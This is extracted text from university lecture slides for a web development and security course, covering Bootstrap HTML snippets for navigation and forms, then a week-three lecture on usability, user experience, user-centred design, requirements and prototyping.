
Active item

Second item

Third item

Dropdown

```
<div class="dropdown">  
  <button type="button" class="btn btn-primary dropdown-toggle" data-bs-  
  toggle="dropdown">  
    Dropdown button  
  </button>  
  <ul class="dropdown-menu">  
    <li><a class="dropdown-item" href="#">Link 1</a></li>  
    <li><a class="dropdown-item" href="#">Link 2</a></li>  
    <li><a class="dropdown-item" href="#">Link 3</a></li>  
  </ul>  
</div>
```



Nav Menus

```
<ul class="nav">
  <li class="nav-item">
    <a class="nav-link" href="#">Link</a>
  </li>
  <li class="nav-item">
    <a class="nav-link" href="#">Link</a>
  </li>
  <li class="nav-item">
    <a class="nav-link" href="#">Link</a>
  </li>
  <li class="nav-item">
    <a class="nav-link disabled" href="#">Disabled</a>
  </li>
</ul>
```

Link Link Link Disabled

```
ul class="nav flex-column">
  <li class="nav-item">
    <a class="nav-link" href="#">Link</a>
  </li>
  <li class="nav-item">
    <a class="nav-link" href="#">Link</a>
  </li>
  <li class="nav-item">
    <a class="nav-link" href="#">Link</a>
  </li>
  <li class="nav-item">
    <a class="nav-link disabled" href="#">Disabled</a>
  </li>
</ul>
```

Link

Link

Link

Disabled

Navigation Bars

```
<nav class="navbar navbar-expand-sm bg-dark navbar-dark">
  <div class="container-fluid">
    <ul class="navbar-nav">
      <li class="nav-item">
        <a class="nav-link active" href="#">Active</a>
      </li>
      <li class="nav-item">
        <a class="nav-link" href="#">Link</a>
      </li>
      <li class="nav-item">
        <a class="nav-link" href="#">Link</a>
      </li>
      <li class="nav-item">
        <a class="nav-link disabled" href="#">Disabled</a>
      </li>
    </ul>
  </div>
</nav>
```

Active Link Link Disabled

```
<nav class="navbar navbar-expand-sm bg-warning navbar-dark">
  <div class="container-fluid">
    <a class="navbar-brand" href="#">
      
    </a>
  </div>
```



Bootstrap Forms

```
<div class="container mt-3">
  <h2>Stacked form</h2>
  <form action="/action_page.php">
    <div class="mb-3 mt-3">
      <label for="email">Email:</label>
      <input type="email" class="form-control" id="email" placeholder="Enter email" name="email">
    </div>
    <div class="mb-3">
      <label for="pwd">Password:</label>
      <input type="password" class="form-control" id="pwd" placeholder="Enter password" name="pswd">
    </div>
    <div class="form-check mb-3">
      <label class="form-check-label">
        <input class="form-check-input" type="checkbox" name="remember"> Remember me
      </label>
    </div>
    <button type="submit" class="btn btn-primary">Submit</button>
  </form>
</div>
```

Stacked form


Email:

Password:

Remember me

Final Notes

- Labs start this week.
- Please take time to discuss Project 1 topics with lab demonstrator
- Lab room is located in Building 13, TR3.
- Monday lab 1600-1800: Reza.
- Wednesday Lab 1500-1700: Faycal.



User-centred Design and Prototyping

Web Development and Security (ZEIT3119)


Week 3

Dr. Reza Rafeh

Outline

- Usability
- User Experience
- User-centred design
- Identifying User Needs
- Design Approaches
- Low-fidelity Prototypes
- High-fidelity Prototypes
- Mobile vs Desktop Websites
- Evaluation Techniques
- Web usability tools
- Figma

Bad Design



Good and Poor Design


- Good design aims to create products that are usable, which means:
 - Easy to learn
 - Effective to use
 - Enjoyable for users
- How do you define good or poor designs?

Which Design is Better?



Subjective

Which Design is Better?



Design Principles

Usability

- Learnability
- Efficiency
- Pleasantness

Usability

➤ Learnability

- users can see and understand all operational instructions
- navigation is clear and users know their current locations in the system
- users don't need to memorise lots of instructions
- undoing mistakes and retrying operations is easy
- help and assistance is easily accessible
- for complex tasks, a step-by-step guide is provided to the user
- terminology, behaviour, and visual layout is consistent
- exceptions to the rules are minimised
- clear feedback is provided to the user when performing an action
- the status of the system is clearly presented to the user
- the product conforms to generally-accepted standards
- all parts are as simple as possible and make a coherent whole

➤ Efficiency

➤ Pleasantness

Usability

- Learnability
- Efficiency

- expert users can quickly memorise how to complete tasks and don't need to refer to the instructions every time
- users can complete tasks without much conscious thinking and deliberation
- the error rate for a skilled user is low and any mistake can be easily detected and corrected
- interruptions and delays are minimal

- Pleasantness

Usability

- Learnability
- Efficiency
- Pleasantness
 - the product is aesthetically pleasing
 - working with the product is enjoyable for the user
 - the product enables productive work to be done efficiently
 - the user feels rewarded after completing a task
 - the product is reliable and stable
 - the product performance is sufficient to avoid any delay or frustration
 - the product is ergonomically comfortable.

User Experience

The entire experience – including positive or negative emotional reactions and feelings of satisfaction and dissatisfaction – that a user or customer gets from using a software product or computing device is so important that we have a special name for it: user experience or UX' (Matz, 2013).

Example: User Experience for a Mobile Phone

- industrial design
- build quality of the device
- packaging
- downloading and installing required applications
- registering the device
- contacting technical support
- cost of the device
- feelings about enhancing their prestige or status



What to Design?

- Who will use the application?
- Where is this application to be used?
- What type of activities will people do when using the app?

Example: An Educational Web App

A university wants to develop an application for its online courses that enables students to study remotely, whether at home or on the bus using their phone or tablet (something similar to Moodle).

Educational App: Users

- Students
- Course creators
- Lecturers and tutors
- Administrative staff

Educational App: User Activities

- Students
 - accessing and engaging with the learning material
 - asking questions from lecturers and tutors
 - engaging in online discussions
 - performing assessment tasks
 - submitting assignments
 - receiving grades for their submissions
- Course creators
- Lecturers and tutors
- Administrative staff

Educational App: User Activities

- Students
- Course creators
 - creating new courses
 - uploading course material
 - creating quizzes and other assessment tasks
 - creating entries for assignment submission
- Lecturers and tutors
- Administrative staff

Educational App: User Activities

- Students
- Course creators
- Lecturers and tutors
 - answering students' queries
 - initiating and responding to online discussions
 - checking students' submissions
 - giving grades to students
 - checking students' progress
- Administrative staff

Educational App: User Activities

- Students
- Course creators
- Lecturers and tutors
- Administrative staff
 - enrolling students
 - assigning lecturers and tutors administrative access to courses
 - opening and closing courses
 - updating course material

Educational App: User Activities

- Students
- Course creators
- Lecturers and tutors
- Administrative staff
 - enrolling students
 - assigning lecturers and tutors administrative access to courses
 - opening and closing courses
 - updating course material

Educational App: Where and How?

- Home, university, library, park, bus
- Desktops, mobile phones, tablets

Collecting and Analyzing Requirements

- Functional - what must the product do?
- Data - what types of data must the product handle?
- Environmental - what requirements are related to the environment in which the product must be used?
- User - what are the characteristics of the target user group?
- Usability - what are the usability goals?

Non-Functional


Identifying User Needs

- Questionnaires: Asking specific questions of a group of target users. Questionnaires are usually combined with other techniques such as data analysis.
- Interviews: Some advantages over questionnaires because the interviewer can clear up any confusion about questions or get more information if required. However, interviews are time-consuming.
- Focus groups: This technique is good for gaining a consensus view of an issue and/or highlighting areas of conflict or disagreement.
- Observations: Observing people while they are working with a system can provide more useful information than asking them to explain what they do.
- Studying documentation: Existing documentation about user activities can be a useful source of information.


User-Centred Design (UCD)

- User-centred design (UCD) focuses on the users and their experiences
- The main goal of developing a product is the users and their needs not the technology
- UCD approaches are mainly based on three principles (Preece, et al., 2015):
 - Early focus on users and tasks: which includes directly studying behavioural, anthropomorphic, cognitive & attitudinal characteristics.
 - Empirical measurement: which means that users' reactions and performance to scenarios, manuals, prototypes & simulations are observed, recorded and analysed.
 - Iterative design: which included fixing any problem found in user testing and running more tests.

Design Process – Interactive Design Model



A Sample of User Studies




Functional Requirements

Functional requirements	Further comments
1. To-do / to-be style task management	Users should be able to add, edit, reorder, complete and delete ‘to-be’ tasks.
2. Subtasks management	Users should be able to add, edit, reorder, complete and delete ‘to-be’ subtasks.
3. Completion reward animations or audio	The app should reward users for marking tasks as completed in a visual and audible way.
4. Representation of life spheres	Similar to the Wheel of Life apps reviewed it should be possible for users to rate and see where they are with the current ‘to-be’ tasks. For example, if a ‘to-be’ a user enters is “energised”, they should be able to rate themselves on how energised they feel and what they have achieved (or not) to pursue that goal.
5. Satisfaction / fulfilment tracking	Users should be able to see a representation of their performance over time.
6. Notifications	Notifications should be able to be added to certain ‘tobe’ tasks or subtasks when the user chooses. These notifications should occur at a given time or location.
7. Calendar functionality	A calendar representation should be available to users so that they can schedule time-sensitive tasks to particular days or moments.

Non-Functional Requirements

Non-functional requirements	Further comments
1. Cross platform (iOS and Android)	The app should be available on both Android and iOS. To really go beyond here the use of user accounts and syncing could allow a user to use the app on two or more different devices with different operating systems while sharing the same data. This extra work however is a stretch goal.
2. Fast	The app should be a pleasure to use with fast operations and minimal waiting time. If and when a longer running operation is in action, such as exchanging data with external services via the internet, the user should be made aware of this with a loading indicator and it should be run asynchronously in order to not tie up the UI thread.
3. Responsive	The app should scale well between different screen sizes such that elements fit responsively into the available space. The app should be as easy and pleasurable to use on a handheld mobile device as it is on a larger tablet.
4. Reliable	The app should function reliably with few if any bugs. Delete actions should be undoable or only actioned after a confirmation is received from the user. When exchanging data with the server or external services in unfavourable network conditions warning messages and local saving of data should prevent data loss until conditions improve.

Design Process – Agile Model




From Requirements to Design

Techniques for defining the appearance of the product

- Low-fidelity (wireframe) mockups and prototypes
- High-fidelity mockups and prototypes
- Style guides
- Navigation maps

